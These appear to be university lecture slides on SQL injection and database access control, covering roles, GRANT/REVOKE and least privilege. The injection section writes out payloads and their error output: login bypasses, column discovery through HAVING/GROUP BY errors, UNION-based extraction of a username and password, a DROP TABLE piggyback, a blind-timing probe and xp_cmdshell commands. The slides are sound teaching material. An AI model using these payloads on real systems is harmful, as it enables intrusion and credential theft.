


University  
of Victoria

# Still in the Top 3




<https://owasp.org/www-project-top-ten/>



# What is SQL Injection?

The ability to inject SQL commands into the database engine through an existing application



# What is SQL?

**SQL stands for Structured Query Language**

Allows us to access a database

ANSI and ISO standard computer language

- The most current standard is SQL:2019

SQL can:

- execute queries against a database
- retrieve data from a database
- insert new records in a database
- delete records from a database
- update records in a database



# Relational Database Tables

A relational database contains one or more **tables** identified each by a name

Tables contain records (rows) with data

For example, the following table is called "users" and contains data distributed in rows and columns:

<b>userID</b>	<b>Name</b>	<b>LastName</b>	<b>Login</b>	<b>Password</b>
1	John	Smith	jsmith	hello
2	Adam	Taylor	adamt	qwerty
3	Daniel	Thompson	dthompson	dthompson



# Metadata



Almost all SQL databases are based on the RDBM  
(Relational Database Model)

One important fact for SQL Injection

- Amongst Codd's 12 rules for a Truly Relational Database System:
  - Metadata (data *about* the database) must be stored in the database just as regular data is
- Therefore, database structure can also be read and altered with SQL queries



# How does SQL Injection work?

---

Common vulnerable login query

```
SELECT * FROM users  
WHERE login = 'victor'  
AND password = '123'
```

(If it returns a record then login!)

## Application code

```
var sql = "SELECT * FROM users  
WHERE login = '" + formusr +  
"' AND password = '" + formpwd + "'";
```



# A first injection attack

formusr = '**or 1=1 --**

formpwd = anything

## SQL INJECTION



someValue' OR '1'='1  
--  
0



# A first injection attack

```
formusr = ' or 1=1 --
```

```
formpwd = anything
```

## SQL INJECTION



someValue' OR '1='1  
--



## Final query would look like this:

```
SELECT * FROM users
```

```
WHERE username = '' or 1=1
```

```
-- AND password = 'anything'
```



# Works also if the input field is numeric...

```
SELECT * FROM clients  
WHERE account = 12345678  
AND pin = 1111
```

## PHP/MySQL login syntax

```
$sql = "SELECT * FROM clients WHERE ".  
"account = $formacct AND ".  
"pin = $formpin";
```



# Injecting Numeric Fields

```
$formacct = 1 or 1=1 #
```

```
$formpin = 1111
```

**Final query would look like this:**

```
SELECT * FROM clients
```

```
WHERE account = 1 or 1=1
```

```
# AND pin = 1111
```



Attacks are often combination of queries to metadata (reconnaissance) and queries to data

Example scenario follows



# Step 1: find out whether site is vulnerable

Try adding a quote to an input parameter of a Web site:

<http://www.target.com/products.asp?id=47'>

Web server responds with error:

```
Microsoft OLE DB Provider for ODBC Drivers error  
'80040e14'
```

```
[Microsoft] [ODBC SQL Server Driver] [SQL Server] Unclosed  
quotation mark after the character string ''.
```

```
/products.asp, line 25
```

-> Vulnerable Web Site with Error Output



# Example: Try to bypass authentication

Try '1=1' attack on log-in screen

Secure login for **contract customers** only.

User Name:  Password:

Please [contact us](#) for access information.

Results in Query:

```
SELECT id FROM TableUsers WHERE Username = 'test' OR 1 = 1;--' AND  
Password = 'TextBoxPassword';
```

# Let's assume it didn't work. Now attacker tries to find credentials

How to do this? Attacker needs to understand DB structure.

Note: the attacker does have an “error” channel



# Let's try to “force” an error that reveals info on the DB structure

Enter:

Username: `test' having 1=1;--`  
Password: `whatever u want`

Note: in SQL a **having** clause only makes sense if used within a group by clause

Example: `SELECT COUNT(CustomerID), Country  
FROM Customers  
GROUP BY Country  
HAVING COUNT(CustomerID) > 5;`



# The resulting error message is revealing the name of a column

Enter:

Username: test' having 1=1;--

Password: whatever u want

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'  
[Microsoft][ODBC SQL Server Driver][SQL Server]Column  
' [b]log.Password[/b]' is invalid in the select list because  
it is not contained in an aggregate function and there is  
no GROUP BY clause.  
/orders/doLogin.asp, line 17
```

-> So, one of the columns is called “Password”

# Now, find the name of another column

We can “group by” the Password column

- Username:

`test' group by Password having 1=1;--`

Secure login for contract customers only.

User Name: `test' group by Password having 1=1;--`  
Password: `*****`

Please [contact us](#) for access information.

Submit

Clear

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft] [ODBC SQL Server Driver] [SQL Server]Column
'log.CompanyNum' is invalid in the select list because it
is not contained in either an aggregate function or the
GROUP BY clause.

/orders/doLogin.asp, line 17
```

**-> So, another column is called “CompanyNum”**

# again – find the name of another column

Now let's “group by” Password, CompanyNum

- Username:

test' group by Password, CompanyNum having 1=1;--

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'  
[Microsoft] [ODBC SQL Server Driver] [SQL Server]Ambiguous column  
name 'CompanyNum'.  
/orders/doLogin.asp, line 17
```

**-> “CompanyNum” appears in several tables (probably foreign key)**

# Let's disambiguate “CompanyNum”

- Username:  
`test' group by Password, log.CompanyNum having 1=1;--`

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'  
[Microsoft] [ODBC SQL Server Driver] [SQL Server]Column  
'c.ContractNum' is invalid in the select list because it is  
not contained in either an aggregate function or the GROUP  
BY clause.  
/orders/doLogin.asp, line 17
```

**-> We now know the alias of the second table (c)  
and the name of another column (*ContractNum*)<sup>21</sup>**

# Fast forward...

- Username:  
`test' group by Password, c.CompanyNum,  
c.CompanyName, c.ContractNum having 1=1;--`

(no error message)

-> We found out all columns selected

```
SELECT log.Password, log.CompanyNum,  
c.CompanyName, c.ContractNum...
```

# The attacker can easily guess the types of the columns

- log.Password = VARCHAR (letters, numbers, symbols, etc)
- log.CompanyNum = INT (whole numbers only)
- c.CompanyName = VARCHAR
- c.ContractNum = INT

**Why is knowing the data types useful?**

**-> The attacker can force type errors to gain information**

# Forcing a type error to leak a password

This is the query structure the attacker found out so far:

```
SELECT log.Password, log.CompanyNum,  
c.CompanyName, c.ContractNum...
```

We can try to provoke a type error like so:

Username: test' UNION SELECT 1, log.Password, 1, 1 FROM log;--

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'  
Microsoft OLE DB Provider for ODBC Drivers error '80040e37'  
[Microsoft] [ODBC SQL Server Driver] [SQL Server] Invalid object name 'log'.  
/orders/doLogin.asp, line 17
```

-> didn't work. "log" is just an alias, not a table name

# Attacker: Hmm, what could be the table name?

Educated guess on table name: “Users”

- Username: test' UNION SELECT 1, Users.Password, 1, 1 FROM Users;--

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'  
[Microsoft] [ODBC SQL Server Driver] [SQL Server] Syntax error  
converting  
the varchar value 'ducks' to a column of data type int.  
/orders/doLogin.asp, line 17
```

**-> we have a password**

# Attacker: another educated guess

... about the existence of another column “Username”

- `test' UNION SELECT 1, Users.Username + ":" +  
Users.Password, 1, 1 FROM log;--`

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting  
the varchar value 'jsmith:ducks' to a column of data type int.

/orders/doLogin.asp, line 17

**-> jsmith, ducks**

# SQL Injection Attack Types

**Inband attacks:** attacker uses the same communication channel for injecting SQL code and retrieving results

**Inferential attacks:** attacker does not have direct communication channel for retrieving results

**Out-of-band attacks:** attacker uses different channel for retrieving results, e.g., email



# Inband Attacks

Tautology. (Change behavior of conditional)

` OR 1=1 --

End of line comment (discard rest of query)

Piggybacked queries (add additional query)

```
Boston'; DROP table OrdersTable--
```



# Inferential Attacks

Illegal / logically incorrect queries (force info out through error channel)

```
' having 1=1 --
```

Blind SQL Injection (attacker does not have error channel)

```
'; if condition  waitfor delay '0:0:5' --
```



# Out-of-Band Attacks

The specific commands used in this attack depend (of course) on the DBMS type and OS environment

Gathering IP info through reverse Ping

```
'; exec master..xp_cmdshell 'ping MyIP' --
```

Starting Services

```
'; exec master..xp_servicecontrol 'start','FTP Publishing' --
```



# SQL Injection Countermeasures: Defensive Coding

Manual Defensive Coding: type checking, input validation

Parameterized query insertion: use prepared SQL statements and *then* insert parameters

SQL DOM: library for automated data type validation and escaping

```
String custname = request.getParameter("customerName"); // This should REALLY be validated too  
// perform input validation to detect attacks  
String query = "SELECT account_balance FROM user_data WHERE user_name = ? ";  
  
PreparedStatement pstmt = connection.prepareStatement( query );  
pstmt.setString( 1, custname );  
ResultSet results = pstmt.executeQuery( );
```

# SQL Injection Countermeasures: Detection

Signature based: looks for specific attack patterns

Anomaly based: learns normal behavior and alerts when deviation from “normal”

Code analysis: use test suite to detect vulnerabilities



# Summary and Outlook

- (SQL) Injection attacks are top vulnerabilities (OWASP)
- Problem: input data is confused as program (code fragments)
- Mitigations: input validation and precompiled SQL (so-called prepared statements)
- 



# *Questions?*



# SENG 360 - Security Engineering

## Database Security - SQL Injection

Jens Weber

Fall 2021



# Learning Objectives




At the end of this class you will be able to

- Explain the Principle of Least Privilege (POLP)
- Describe AC inside and at the interface of databases
- Define AC policies with SQL
- Differentiate IBAC, RBAC and ABAC




# Recall from last classe

Broken access control is at the top (up from 5th)



# Principle of Least Privilege (POLP)

Only the minimum necessary rights should be assigned to a subject that requests access to a resource and should be in effect for the shortest duration necessary



```
OscarQA_Ubuntu16 — O-out — more oscar.properties — 80x21
OSCAR ...t@vagrant: ~ -- zsh ... OBIB-dir -zsh ... OBIB-VM -zsh ... Manual
the renaming of columns.
# jdbcCompliantTruncation: Fields which are not included in a query, and do not
contain a default value in the database,
# will raise an exception in the JDBC specification. Previous versions of Connector/J
# were not JDBC compliant and did not follow the truncation specifications.
# IMPORTANT: The fields listed after the ? are required! Otherwise, OSCAR will not behave properly as it depends on
# legacy functionality. Ensure that you leave the tags behind the field when renaming the database.
db_name = oscar?characterEncoding=UTF-8&zeroDateTimeBehavior=round&useOldAliasMetadataBehavior=true&jdbcCompliantTruncation=false

# username
db_username = root

# password for the username above
db_password = @scar2018
```

# Storing Database Credentials

Database credentials should never be stored in the application source code, especially if they are unencrypted. Instead, they should be stored in a configuration file that:

- Is outside of the webroot.
- Has appropriate permissions so that it can only be read by the required user(s).
- Is not checked into source code repositories.

[https://cheatsheetseries.owasp.org/cheatsheets/Database\\_Security\\_Cheat\\_Sheet.html#database-configuration-and-hardening](https://cheatsheetseries.owasp.org/cheatsheets/Database_Security_Cheat_Sheet.html#database-configuration-and-hardening)



# Permissions

- Do not use the built-in **root**, **sa** or **SYS** accounts.
- Do not grant the account administrative rights over the database instance.
- Only allow the account to connect from allowed hosts.
  - This would often be localhost or the address of the application server.
- Only grant the account access to the specific databases it needs.
  - Development, UAT and Production environments should all use separate databases and accounts.



# Permissions (cont'd)

- Only grant the required permissions on the databases.
- Most applications would only need SELECT, UPDATE and DELETE permissions.
- The account should not be the owner of the database as this can lead to privilege escalation vulnerabilities.
- Avoid using database links or linked servers.
  - Where they are required, use an account that has been granted access to only the minimum databases, tables, and system privileges required.



# Permissions (cont'd)

For more security-critical applications, it is possible to apply permissions at more granular levels, including:

- Table-level permissions.
- Column-level permissions.
- Row-level permissions
- Blocking access to the underlying tables, and requiring all access through restricted **views**.



University  
of Victoria

# SQL-Based Access Definition: GRANT

- Privileges include:  
SELECT, INSERT, UPDATE  
DELETE, REFERENCES
- PUBLIC means that any user has specified privileges
- “IDENTIFIED BY” specifies a password needed to revoke the rights
- “WITH GRANT OPTION” allows the specified user to grant rights to others

## General form:

GRANT	{ privileges   role }
[ON	table]
TO	{ user   role   PUBLIC }
[IDENTIFIED BY	password]
[WITH	GRANT OPTION]

## Example:

```
GRANT SELECT ON ANY TABLE TO ricflair
```

# SQL-Based Access Definition: REVOKE

- Privileges include:  
SELECT, INSERT, UPDATE  
DELETE, REFERENCES
- PUBLIC means that any user will  
lose specified privileges

General form:

```
REVOKE      { privileges | role }
[ON          table]
FROM        { user | role | PUBLIC }
```

Example:


```
REVOKE SELECT ON ANY TABLE FROM ricflair
```

# Cascading Authorization

The grant option enables an access right to “cascade” through a number of users

Example:

let's assume Ann grants access to Bob at time t=10 with grant option...



What happens if Ann revokes Bob's and Chris' access later?

# Cascading Authorization

The grant option enables an access right to “cascade” through a number of users

Example:


let's assume Ann grants access to Bob at time t=10 with grant option...



The revocation will cascade


What happens if Ann revokes  
Bob's and Chris' access later?

What happens if Bob revokes David's right later?




# IBAC vs. RBAC

Before Roles



After Roles



# RBAC in Databases

Most DBMS support RBAC

- Fixed roles
- User-defined roles



# Examples

Role	Permissions
<b>Fixed Server Roles</b>	
sysadmin	Can perform any activity in SQL Server and have complete control over all database functions
serveradmin	Can set server-wide configuration options, shut down the server
setupadmin	Can manage linked servers and startup procedures
securityadmin	Can manage logins and CREATE DATABASE permissions, also read error logs and change passwords
processadmin	Can manage processes running in SQL Server
Dbcreator	Can create, alter, and drop databases
diskadmin	Can manage disk files
bulkadmin	Can execute BULK INSERT statements
<b>Fixed Database Roles</b>	
db_owner	Has all permissions in the database
db_accessadmin	Can add or remove user IDs
db_datareader	Can select all data from any user table in the database
db_datawriter	Can modify any data in any user table in the database
db_ddladmin	Can issue all data definition language statements
db_securityadmin	Can manage all permissions, object ownerships, roles and role memberships
db_backupoperator	Can issue DBCC, CHECKPOINT, and BACKUP statements
db_denydatareader	Can deny permission to select data in the database

# Role Management in (MY)SQL

- CREATE ROLE and DROP ROLE create and remove roles.
- GRANT and REVOKE assign privileges to revoke privileges from roles.
- SHOW GRANTS displays privilege and role assignments for user accounts and roles.
- SET DEFAULT ROLE specifies which account roles are active by default.
- SET ROLE changes the active roles within the current session.
- The CURRENT\_ROLE() function displays the active roles within the current session.
- The *mandatory\_roles* and *activate\_all\_roles\_on\_login* system variables enable defining mandatory roles and automatic activation of granted roles when users log in to the server.





# Computer Security Division

## Computer Security Resource Center

[CSRC Home](#)   [About CSD](#)   [Projects / Research](#)

[Publications](#)   [News & Events](#)

[Home](#)

[Role Engineering & RBAC](#)

## RBAC Reference Models

Role engineering  
General Purpose

Health Care

Industrial Control Systems

All

Biometrics

Oasis

[RBAC & Sarbanes-Oxley](#)

Compliance

[RBAC Case Studies](#)

[NIST RBAC Patents](#)

- **RBAC models come in different variations**
- **Reference models have been standardized by NIST**


[CSRC HOME](#) > [GROUPS](#) > [SNS](#) > [RBAC ROLE ENGINEERING & RBAC STANDARDS](#)

## ROLE ENGINEERING AND RBAC STANDARDS

